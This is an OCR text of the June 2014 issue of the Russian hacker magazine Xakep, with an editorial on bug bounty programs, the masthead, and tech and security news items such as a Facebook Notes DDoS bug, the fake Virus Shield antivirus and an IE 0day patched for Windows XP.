
РЕКОМЕНДОВАННАЯ ЦЕНА 360 ₽

06 (185) 2014

ХАКЕР

WWW.XAKEP.RU



Докажи баг!

Как правильно представлять вендорам нестандартные уязвимости и делать интернет безопаснее



НОВАЯ ЗОЛОТАЯ ЛИХОРАДКА

Количество программ вознаграждения за баги сегодня уже просто зашкаливает. Стоимость одного бага часто достигает отметки в несколько десятков тысяч долларов — Microsoft в конце прошлого года выплатила сто тысяч за ошибку, обнаруженную в тестовой версии Windows 8.1. Но даже «скромные» награды в сто долларов представляют ценность — ведь попадание в так называемый зал славы крупного вендора будет отлично смотреться в твоем резюме и неплохо прокачает твою карму.

Естественно, у многих горят глаза от таких перспектив. Но, как писал Лёша Синцов в одной из своих колонок, не стоит впадать в крайности и ожидать, что любая заявка будет немедленно принята. Например, как следует из недавнего отчета Facebook, в 2013 году исследователи презентовали социальной сети чуть меньше 15 тысяч репортов. Лишь 687 из них были признаны представителями площадки, а статус критических был присвоен лишь 6% подтвержденных уязвимостей. Так что реакция в стиле «лучше бы я продал багу на черном рынке» — недостойна настоящего джедая :). Все-таки в первую очередь программы Bug Bounty — это отличная возможность абсолютно легально проверить и продемонстрировать свое мастерство в реальных условиях, поигравшись при этом с самыми известными продуктами в мире.

Словом, шансов не очень много, но это не повод забросить попытки. Именно поэтому мы и подготовили для тебя разбор самых труднодоказуемых багов из «новейшей» истории. Дерзай!

Илья Илембитов,
главред Х
@ilembitov





№ 06 (185) Дата выхода: 04.06.2014

Илья Илембитов
Главный редактор
ilembitov@real.xakep.ru

Илья Русанен
Выпускающий редактор
rusanen@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Илья Илембитов
PC ZONE, СЦЕНА, UNITS
ilembitov@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Александр «Dr. Klouniz» Лозовский
MALWARE, КОДИНГ
alexander@real.xakep.ru

АРТ

Егор Пономарев
Арт-директор

Екатерина Селиверстова
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Дмитрий «D1g1» Евдокимов
Security-раздел
evdokimovds@gmail.com

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Григорьева
PR-менеджер
grigorieva@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru, (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем Москва, 109147, а/я 25

ИНДЕКСЫ ПОЧТОВОЙ ПОДПИСКИ ЧЕРЕЗ КАТАЛОГИ

по объединенному каталогу «Пресса России»	по каталогу российской прессы «Почта России»	по каталогу «Газеты, журналы»
29919	16766	29919

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 360 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.


16+

CONTENT



ИЮНЬ 2014
№ 185

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Кому вообще нужен URL?

GOOGLE ПОПЫТАЛАСЬ УБРАТЬ ИЗ АДРЕСНОЙ СТРОКИ CHROME URL, ОСТАВИВ ОДИН ЛИШЬ ДОМЕН

Новость месяца

Почти одновременно с тестовой сборкой Chrome компания Facebook представила очень похожую технологию под названием App Links, которая позволяет веб-приложениям напрямую обращаться друг к другу. Цель, конечно же, сосредоточение контента вокруг только своей платформы.

Разработчики браузеров очень любят проводить разного рода эксперименты — преимущественно над пользователями. Разумеется, цель этих опытов всегда благородна: улучшить функциональность, повысить удобство, ускорить работу браузера и так далее. На деле из-за такого «улучшайзинга» из Opera, например, пропали закладки. И скажу тебе, невзирая на все заверения разработчиков, что «так лучше»: браузер без закладок — это очень неудобно и вообще печально.

Команда разработки Chrome тоже не отстает от коллег по цеху. 30 апреля вышла тестовая сборка Google Chrome Canary, вокруг которой немедленно образовалась волна негатива. Дело в том, что команда Chrome предприняла попытку, по сути, убрать адресную строку из интерфейса браузера. Ведь все эти длинные и страшные URL в адресной строке так сильно портят юзабилити, конечно же, нужно ликвидировать этот ужас, оставить только домен, и будет красиво и чистенько. Еще один аргумент за отмену URL — это повышение безопасности. Говорят, снижается риск фишинга, то есть через поисковый сайт пользователь не сможет попасть на фейковую страницу. Справедливости ради замечу, что увидеть полную URL в тестовой сборке все-таки было можно — по клику. Также была возможность настройки отображения через переключатель chrome://flags/#origin-chip-in-omnibox. Однако волну негодования это не остановило.



Firefox тем временем обновился до 29-й версии. Самым заметным нововведением стал, конечно, новый интерфейс Australis, который сами разработчики считают более современным, чистым и удобным. С URL и адресной строкой здесь все в порядке :).

Разработчики Chrome вовсе не пионеры в этом начинании. Шесть лет назад Chrome и Firefox сделали адресную строку еще и поисковой. Если раньше, набрав в адресной строке «ruby», ты попадал на сайт ruby.com, то теперь попадешь на ruby-lang.org со страницы поиска Google. Затем браузеры стали скрывать http:// в URL. Mobile Safari и iOS 7 пошли еще дальше, вообще обрезав URL полностью и оставив только домен.

С одной стороны, все это, возможно, действительно хорошо и является естественной эволюцией интерфейсов. С другой — очень много людей считает, что это противоречит самой концепции веба. Идея прямой гиперссылки между страницами и лежит в основе концепции WWW, и благодаря URL гипертекст становится «гипер». Даже само слово web неслучайно, оно указывает на открытость и последовательность Всемирной паутины. Да, возможно, в будущем уникальный адрес каждой страницы действительно будет приравниваться к служебной информации, ненужной на экране. Однако такое будущее пока не наступило: команда Chrome услышала негодующих, сообщила, что это был лишь тест, признала, что идея не прижилась, и внедрять ее пока не станут.

ЖЕСТЫ НАД КЛАВИАТУРОЙ

ПЕРСПЕКТИВНЫЙ, НО ПОКА НЕКОММЕРЧЕСКИЙ ПРОЕКТ

Как сделать клавиатуру удобнее и еще функциональнее? На первый взгляд — никак, «не чини то, что не сломано». Но исследователям из Швейцарской высшей технической школы, кажется, удалось придумать что-то новое — клавиатуру, способную распознавать жесты. Проект был профинансирован Microsoft, и, похоже, не зря.

Идея проста, как и все гениальное. Обычную механическую клавиатуру оснастили матрицей скрытых датчиков приближения, аккуратно разместив их прямо между клавишами. Такие же сенсоры используются в смартфонах для блокировки экрана, когда человек говорит по телефону. Здесь сенсоры создают динамическую картину перемещения пальцев пользователя над поверхностью клавиш, что позволяет показывать любые жесты прямо в воздухе над клавиатурой, никуда не перемещая рук, и таким образом отдавать компьютеру команды.


Зачем это может быть нужно? Возьми хотя бы планшеты, которые та же Microsoft так любит снабжать пристежными клавиатурами. Для того чтобы переключиться между приложениями, изменить масштаб изображения или совершить любое действие, необходимо снять руки с клавиатуры и сделать жест на сенсорном экране. В случае с новым концептом пользователь может не отрывать рук от клавиатуры и работать намного быстрее.





В клавиатуру поместилось 64 сенсора, то есть разрешение матрицы составило всего 64 пикселя, но этого вполне хватает. Точность распознавания статичных жестов уже более 75%. Фактически получился «воздушный» тачскрин, понимающий такие стандартные жесты, как зум двумя пальцами.

SAMSUNG.COM УШЕЛ В ОФЛАЙН, ИНТЕРНЕТА БОЛЬШЕ НЕТ



СТРАННАЯ РЕАКЦИЯ ГАДЖЕТОВ И ПРИЛОЖЕНИЙ НА ПОЖАР В ЦОД

Сайты падают, такое случается каждый день. Причин может быть множество: например, samsung.com недавно был недоступен в течение нескольких часов из-за пожара в здании Samsung SDS, что в южнокорейском городе Квачхон. Пожар, к счастью, ликвидировали довольно оперативно, пострадавших не было, только вот владельцы гаджетов Samsung за эти часы пережили немалое удивление.

Во время пожара и еще несколько часов после него на смартфонах, планшетах и даже на умных телевизорах корейской компании по всему миру можно было наблюдать самые причудливые ошибки. Различные приложения от Samsung тоже могли не открываться или странным образом сбоить. Корейская компания, разумеется, принесла извинения своим пользователям, но вопрос «Почему?!» повис в воздухе. Любознательные хакеры докладывают: в частности, телевизоры Samsung решили, что раз официальный сайт не отвечает, интернета больше нет вообще. Оказалось, что запросы DNS идут именно к серверу samsung.com (192.168.1.252.53). Можно предположить, что другие устройства и приложения испытывали похожие (весьма глупые) трудности. Остается надеяться, что Samsung вынесет урок из данной ситуации.



«Математики всего мира должны решить — сотрудничать со спецслужбами или нет? Наша ситуация подобна ситуации физиков-ядерщиков в 40-е годы, но те хотя бы знали, что строят атомную бомбу. Математики часто не понимают, каким образом их наработки используются АНБ и британской GCHQ».

Том Лейнстер,
ПРОФЕССОР ЭДИНБУРГСКОГО УНИВЕРСИТЕТА



GOOGLE+ ПОШЛА КО ДНУ?

ПОХОЖЕ, САМОЙ МЕРТВОЙ ИЗ ВСЕХ СОЦИАЛЬНЫХ СЕТЕЙ ВСЕ-ТАКИ ПРИХОДИТ КОНЕЦ

G+ с самого начала вызывала кучу вопросов. С одной стороны, Google удалось предложить много интересных и необычных решений вроде системы видеоконференций Hangouts или мощной системы управления доступом («круги»). С другой стороны — Google+ так и не удалось набрать критическую массу пользователей — а значит, у пользователей нет необходимости заходить туда каждый день и проверять, чем же живут их виртуальные друзья.

Не самые хорошие времена для «несостоявшегося убийцы Facebook» наступили давно, но теперь стало известно, что компанию покидает Вик Гундотра — создатель G+. Гундотра никак не прокомментировал свой уход, отделавшись общими фразами, мол, «захотелось попробовать что-нибудь новое». Wall Street Journal утверждает, что причиной его ухода могло послужить увольнение нескольких менеджеров из команды Google+. И конечно же, СМИ захлестнула волна слухов о том, что Google собирается урезать финансирование проекта, сократить команду, а то и вовсе по-тихому «усыпить» G+. Источники TechCrunch вообще уверены, что G+ может стать лишь платформой, прекратив существование как самостоятельный продукт.

По факту, такой юзкейс для соцсети часто озвучивала и сама Google: G+, возможно, нельзя назвать популярной площадкой «для всех», но она позволяет добавлять социальный функционал там, где это нужно. Например, разработчики приложений для Android могут устраивать закрытое бета-тестирование прямо в G+ и автоматически выдавать доступ к новым сборкам на основе членства в группе. Журналисты и блогеры могут привязывать к своему профилю весь созданный контент, и это будет отображаться прямо в поисковой выдаче.

Официально Google пока опровергает тот факт, что перестановки в команде повлияют на будущее Google+. Увы, все авторитетные IT-СМИ не согласны с этим. В каком ключе теперь будет развиваться социальная сеть, непонятно.

43 811

видеоигр создало человечество

→ Энтузиаст, известный только под ником Data_Baser, взял на себя титанический труд — решил подсчитать, сколько всего видеоигр создали люди за всю историю их существования (игр, не людей). Считается все: игры для ПК, консолей и мобильных устройств. Пока что список неполон (pastebin.com/EuxZMbWT), но Data_Baser не собирается останавливаться, а ему с радостью помогает анонимус с 4chan.

50

лет назад совершили первый видеозвонок

→ 20 апреля 1964 года, на выставке World's Fair был совершен первый в истории человечества видеозвонок. Технология принадлежала компании Bell Telephone, а представленное устройство носило имя Mod I Picturephone. Видеосвязь попытались внедрить на рынок (этим занялась AT&T), но три минуты разговора стоили 16 долларов (примерно 121 доллар сегодня), что было слишком дорого, и технология не прижилась.

КУДА ИСЧЕЗАЮТ ФОРКИ POPCORN TIME

ФОРКИ НАШУМЕВШЕГО POPCORN TIME ОДИН ЗА ДРУГИМ ЗАКРЫВАЮТСЯ, А РАЗРАБОТЧИКИ ПРОПАДАЮТ С РАДАРОВ


В прошлом месяце проект Popcorn Time наделал много шума. Еще бы — очень удобное, простое и кросс-платформенное приложение для просмотра фильмов при помощи торрентов. Даже со встроенным каталогом фильмов, доступных на мировых трекерах. Работало все так: список торрентов, получаемый через YTS API, база субтитров с OpenSubtitles и база The Movie DB с метаданными. Словом, пара кликов мышью — и ты уже смотришь фильм. Конечно, приложение моментально встало поперек горла всей киноиндустрии сразу.

Спустя всего несколько дней после релиза приложение приказало долго жить (что, в общем, неудивительно). На сайте появился длинный текст, в котором разработчики объяснили, что произошло: «Сегодня Popcorn Time будет отключен. Не из-за того, что у нас закончились силы или союзники, мы не пересмотрели свои позиции, и у нас не сместился фокус. Просто мы хотим жить дальше, своей жизнью. В результате этого эксперимента мы оказались перед лицом бесконечных дебатов о пиратстве и авторском праве. Мы стали мишенью, нам угрожали судами, теневые структуры заставили нас ощутить себя в опасности и начать бояться за своих близких. Мы не хотим ввязываться в эту войну». Кто именно давил на разработчиков и чем им угрожали, неизвестно, потому что группа действительно свернула всю деятельность. Однако исходники проекта были опубликованы на GitHub, так что инициативу мог подхватить любой желающий. И такие нашлись.

Альтернатив сразу возникло множество. Первый форк создал программист из YTS/YIFY, и какое-то время работа кипела, над этой версией даже трудился кто-то из исходной команды Popcorn Time. Но после очередного обновления приложение вдруг пропало из репозитория, а крайне общительные до этого разработчики замолчали вообще. Затем абсолютно то же самое произошло с проектом и разработчиком Popcorn-Time.tv. Форк исчез с GitHub, сайт прекратил работу, а разработчик отделался сухим комментарием: «Я занят другими проектами, с Popcorn-Time более не связан». Похожая участь постигла еще несколько проектов: горевшие вчера энтузиазмом люди категорически отказываются что-либо объяснять. Конечно, возможно, это просто скверное стечение обстоятельств, но, вспоминая обращение разработчиков оригинальной версии и их слова о страхе за себя и близких, в совпадения веришь с трудом.



Статистика говорит о Popcorn Time лучше всего: за сутки после релиза приложение успели перевести на шесть разных языков (а затем и еще на пару десятков). На GitHub за несколько дней своего существования приложение набрало более 4000 звезд и породило почти 1500 форков.



«Мы стали мишенью, нам угрожали судами, теневые структуры заставили нас ощутить себя в опасности и начать бояться за своих близких. Мы не хотим ввязываться в эту войну»

ВЕСТИ С ТОРРЕНТ-ФРОНТА

→ Роскомнадзор рассказал о результатах работы «антипиратского закона», действующего с 1 августа 2013 года.



DDOS-АТАКА С ПОМОЩЬЮ FACEBOOK NOTES

ДЫРКА, КОТОРУЮ ОТКАЗАЛАСЬ ПРИЗНАТЬ FACEBOOK

Автор сайта A Programmer's Blog, известный под псевдонимом chr13, обнаружил в Facebook баг. Дело в том, что Facebook Notes позволяет внедрять тег <img> в сообщения. При помощи нехитрых манипуляций можно добиться того, что такие изображения не будут кешироваться, и Facebook станет каждый раз заново обращаться к сайту, генерируя поток запросов HTTP GET, что эквивалентно DDoS-атаке. Хотя в Facebook Notes существует ограничение на создание более 100 заметок в течение небольшого промежутка времени, провести атаку это не мешает.


Исследователь честно сообщил о дырке в Facebook, рассчитывая на вознаграждение, но компания отказалась даже признать это багом. Тогда хакер обиделся и опубликовал всю информацию в свободном доступе: chr13.com/2014/04/20/using-facebook-notes-to-ddos-any-website. На GitHub доступны PoC-скрипты и не только.

Во время тестирования уязвимости исследователям удалось удерживать трафик 400 Мбит/с к сайту жертвы в течение двух-трех часов. 127 серверов Facebook участвовало в атаке.

Напомним, что это не первый прецедент, когда Facebook отказывается признать уязвимость. В прошлом году вознаграждение палестинцу Халилу Шритеху, обнаружившему баг, позволяющий публиковать сообщения на стене любого пользователя Facebook, собирали при помощи краудфандинга, всем миром, потому что Цукерберг и Ко отказались. В итоге собрали 13 125 долларов и заплатили парню вместо Facebook.



Во время повторного тестирования исследователи добились трафика 895 Мбит/с на сайт жертвы, задав в тегах 13 файлов PDF размером по 13 Мб. Серверы Facebook скачали их около 180 тысяч раз. В атаке поучаствовало 112 серверов.



НЕУЛОВИМЫЕ САЙТЫ БУДУЩЕГО

НАД ИНТЕРЕСНОЙ РАСПРЕДЕЛЕННОЙ МОДЕЛЬЮ РАБОТАЮТ ПАРНИ ИЗ UNSYSTEM


Пока DarkMarket — это всего лишь модель, рабочий концепт, однако очень любопытный. После того как спецслужбы закрыли Silk Road и арестовали его создателя, который теперь ожидает суда, стало ясно, что Tor, криптовалюта и анонимность — это все-таки не панацея и нужно думать дальше. Анархисты из группы Unsystem придумали DarkMarket и уже получили за свою идею приз 20 тысяч долларов на хакатоне в Торонто.

DarkMarket — полностью пиринговая система, работающая как BitTorrent, без центрального хостинга. Конфисковать серверы в данном случае невозможно, так как никаких серверов не будет, только множество пользовательских компьютеров. Каждый пользователь скачивает себе ПО DarkMarket и запускает его как фоновый процесс, обеспечивая по протоколу ZeroMQ распределенный хостинг. Так как это все же торговая площадка (во всяком случае, именно над этим работают Unsystem), чтобы выставить товар на продажу, достаточно отредактировать у себя на машине один HTML-файл, специально для этого предназначенный.

Пока проект несовершенен, в частности, ПО требует вести список IP-адресов всех посетителей. Для решения этих проблем нужен Tor, однако авторы пока не планируют продолжать работу. Вместо этого они опубликовали код на github.com/darkwallet/darkmarket и предлагают всем желающим присоединиться и поучаствовать в разработке.

ЧТО ВЛИЯЕТ НА БЕЗОПАСНОСТЬ САЙТА?

→ Специалисты WhiteHat Security провели исследование, как безопасность сайтов зависит от языков программирования и фреймворков. Изучив 30 тысяч веб-сайтов, компания пришла к выводам, что язык, в общем-то, неважен.



САМЫЙ ФЕЙКОВЫЙ АНТИВИРУС EVER



В GOOGLE PLAY ОБНАРУЖИЛСЯ ПЛАТНЫЙ АНТИВИРУС, КОТОРЫЙ НЕ ДЕЛАЕТ РОВНЫМ СЧЕТОМ НИЧЕГО, НО ПОЛЬЗОВАТЕЛЯМ ПОНРАВИЛОСЬ

Помнится, на заре существования App Store кто-то написал дурацкое приложение I Am Rich («Я богат»), за которое предлагалось заплатить 999,99 доллара. Приложение при этом ничего не делало. То есть вообще. Просто показывало картинку и выводило на экран мантру: «I am rich, I deserve it, I am good, healthy and successful» («Я богат и заслужил это. Мне хорошо, я здоров и успешен»). Тогда нашлись и те, кто купил это приложение-шутку. На сегодняшний день мало что изменилось. Выяснилось, что люди с радостью покупали и хвалили приложение-антивирус, которое, конечно, стоило подешевле, однако могло похвастаться таким же «богатым» функционалом, что I Am Rich, то есть не выполняло никаких функций.

Злосчастный антивирус, из-за которого вокруг Google Play разразился очередной скандал, назывался Virus Shield и продавался за 3,99 доллара. «Но кого в наши дни можно удивить фальшивым антивирусом и зачем устраивать из-за этого шумиху?» — подумаешь ты и будешь прав. Парадокс ситуации в том, что компания Deviant Solutions, которой принадлежит авторство приложения, была зарегистрирована в магазине лишь 2 апреля 2014 года. Но это никого не насторожило, и за несколько дней Virus Shield купили более 10 тысяч человек! Бесполезный антивирус даже возглавлял список новых платных приложений некоторое время. Обычные, живые люди в количестве 1700 человек умудрились поставить приложению оценки, и средний балл вышел довольно высоким — 4,5. Еще 2607 человек нажали кнопку «Рекомендовать» в каталоге Google Play. Пользователи также с радостью оставляли комментарии и хвалили приложение за скорость работы, мол, совсем ничего не тормозит. Это и неудивительно, ведь Virus Shield ничего не делал, разве что отображал в системе иконку, давая понять пользователю, что система защищена и все якобы под контролем.


Через некоторое время Google все же заметила, что происходит нечто странное, и приложение было удалено из каталога, как мошенническое. Так как масштаб «трагедии» к этому моменту оказался немал, компания решила возместить пострадавшим пользователям расходы. Каждый покупатель Virus Shield получил на свой счет 5 долларов, а также, в качестве извинения, промокод для подарочной карты Google Play с таким же номиналом.



Ресурс Android Police утверждает, что автор приложения — мошенник, которого ранее забанили на форуме онлайн-игры Sythe после попыток мошенничества с недорогими виртуальными вещами.




Джесси Картер (разработчик Deviant Solutions) уверяет, что произошедшее и вовсе глупая ошибка. Якобы в Google Play случайно попала бета с отсутствующим полезным функционалом, которая вовсе не предназначалась для публики и продажи.



→ Скоро Windows Phone можно будет интегрировать с бортовым компьютером автомобиля. Microsoft официально представила систему Windows in the Car, конкурента CarPlay от Apple. Система уже тестируется в автомобилях в реальных условиях.



→ Trojan-SMS. AndroidOS. Stealer.a возглавил список мобильных угроз «Лаборатории Касперского». Троянец ориентирован на страны бывшего СССР и Европу, в первом квартале 2014 года на него пришлась четверть всех атак.



→ На eBay заработал тематический раздел «Виртуальная валюта», где можно продавать саму валюту, оборудование для майнинга и контракты на аренду оборудования в дата-центрах и на фермах. Сам eBay биткоины принимать не будет.



→ 3D-принтер The Micro установил на Kickstarter рекорд — собрал 3 401 361 доллар против исходных 50 тысяч. Принтер действительно очень компактный, ориентированный на домашних юзеров и дешевый — всего 299 долларов.

ОТДЕЛАЛСЯ ЛЕГКИМ ИСПУГОМ



АВТОР ПОПУЛЯРНОГО ПРИЛОЖЕНИЯ СЛЕДИЛ ЗА ПОЛЬЗОВАТЕЛЯМИ, ПРОДАВАЛ ИХ ДАННЫЕ, НО ВЫШЕЛ СУХИМ ИЗ ВОДЫ

Казалось бы, чем может навредить бесплатное приложение-фонарик, да еще и одно из самых популярных в Google Play? Оказывается, может.

Приложение Brightest Flashlight, вся суть которого в его названии (это обычный фонарик), имело более 50 миллионов установок в официальном магазине. Его создала американская компания GoldenShores Technologies, которая на деле является всего одним человеком, разработчиком Эриком Гейдлом. Гейдл оказался предприимчивым парнем — вместо того, чтобы зарабатывать на рекламе, он отслеживал координаты пользователей почти в реальном времени и продавал эту информацию рекламным сетям и другим покупателям. Разумеется, нелегально.

Что-то странное заметила Федеральная торговая комиссия (FTC) и оформила жалобу, предложив «компании» урегулировать дело. Разумеется, Гейдл согласился (и, надо думать, испугался). Однако итоговое наказание похоже скорее на дурную шутку: Гейдла обязали удалить всю собранную информацию не позднее десяти дней и в течение будущих десяти лет сообщать FTC о своих новых предпринимательских инициативах. Никакого «возврата награбленного», штрафов или лишения свободы.

FTC поясняет, что приложение распространялось бесплатно, поэтому взыскивать с разработчика компенсацию не сочли нужным. По тем же причинам не были названы и имена покупателей информации. Подумаешь, приложение шпионило за 50 миллионами людей, никто же не пострадал.

1 100 000

километров проехали беспилотные машины Google

→ Google продолжает тестировать свои беспилотные авто и уже может похвастаться результатами. Машины, на каждой из которых установлено аппаратуры на сумму 150 тысяч долларов, проехали без единого ДТП уже более миллиона километров. Однако уже ясно, что система компьютерного зрения Google не справится с произвольной дорогой, ей все же потребуются карты известной местности.

Частота, с которой обновляются антивирусные базы

40–50 МИНУТ

→ Компания Symantec рассказала о том, что времена нынче очень суровые. Если раньше, еще пару лет назад, обновления антивирусных баз выходили раз в сутки и этого вполне хватало, то сегодня обновления происходят каждые 40–50 минут. Виной тому ухудшения ситуации в области ИБ — сегодня гораздо больше как малвари, так и таргетированных атак.

> «Не скажу, что анонимность не работает, это слишком радикально. В Сети можно пользоваться настоящим именем или номером телефона, как в WhatsApp, можно псевдонимом, как в Instagram. Но во всех этих случаях вы не просто создаете и потребляете контент, но еще и общаетесь с людьми. Так что анонимность для нас не на первом месте».

МАРК ЦУКЕРБЕРГ ОБ АНОНИМНОСТИ В СЕТИ

WINDOWS XP: ЖИЗНЬ ПОСЛЕ СМЕРТИ

MICROSOFT ПРЕКРАТИЛА ПОДДЕРЖКУ XP, НО ПРОДОЛЖАЕТ ВЫПУСКАТЬ ПАТЧИ



Как известно, поддержка Windows XP была официально прекращена в начале апреля. Однако не прошло и месяца, как Microsoft оказалась перед дилеммой: для IE 6–11 под все версии Windows нашли 0day, допускающий удаленное исполнение произвольного кода в системе с правами текущего пользователя. Сначала в Сети обнаружили эксплойт, нацеленный на IE 9–11 и работающий при наличии модуля Adobe Flash. Немногим позже специалисты компании FireEye заметили и первые случаи атак, нацеленных на компьютеры под управлением Windows XP с IE8.


Что делать? Тыкать пользователей и клиентов мордой в страничку о давно прошедших сроках окончания поддержки? Выпустить апдейт и дискредитировать всю свою кампанию по апгрейду? Microsoft пошла по второму пути, чем немало всех удивила.

Казалось бы, поддержка ОС прекращена, баг страшен и ужасен — власти США и Великобритании вообще не рекомендовали людям пользоваться IE до момента выхода заплатки. Словом, прекрасный повод для многих пользователей сделать апгрейд и уйти с XP на более современную систему. Microsoft стоило бы порадоваться, что их кампанию «уходите с XP» так кстати поддержали хакеры. Но Microsoft не стала пользоваться этой возможностью, заявив, что 0day появился так скоро после прекращения поддержки, что грех было его не пофиксить.

Таким образом, Microsoft поступила по совести, но создала очень неприятный (для себя самой) прецедент. Что значит «0day нашли вскоре после прекращения поддержки»? А если еще один появится через неделю или через пару месяцев? Их тоже исправят? Конечно, многочисленные пользователи и компании, верные «мертвой» ОС, могут порадоваться, выдохнуть и продолжить ощущать себя в безопасности. Однако теперь они будут ожидать, что Microsoft продолжит в том же духе — будет исправлять уязвимости до тех пор, пока Windows XP использует такое большое количество людей. Люди же, в силу этого, будут продолжать сидеть на «безопасной XP». В итоге замкнутый круг.



Власти Великобритании тоже не успели мигрировать с XP и заплатили 9,1 миллиона долларов Microsoft, чтобы те продолжали выпуск обновлений безопасности до апреля 2015 года. На похожую «сделку» пошли и Нидерланды, только они оплатили саппорт до января. В Китае поддержку XP вообще передали на аутсорс Lenovo и Tencent, но тоже продолжили.



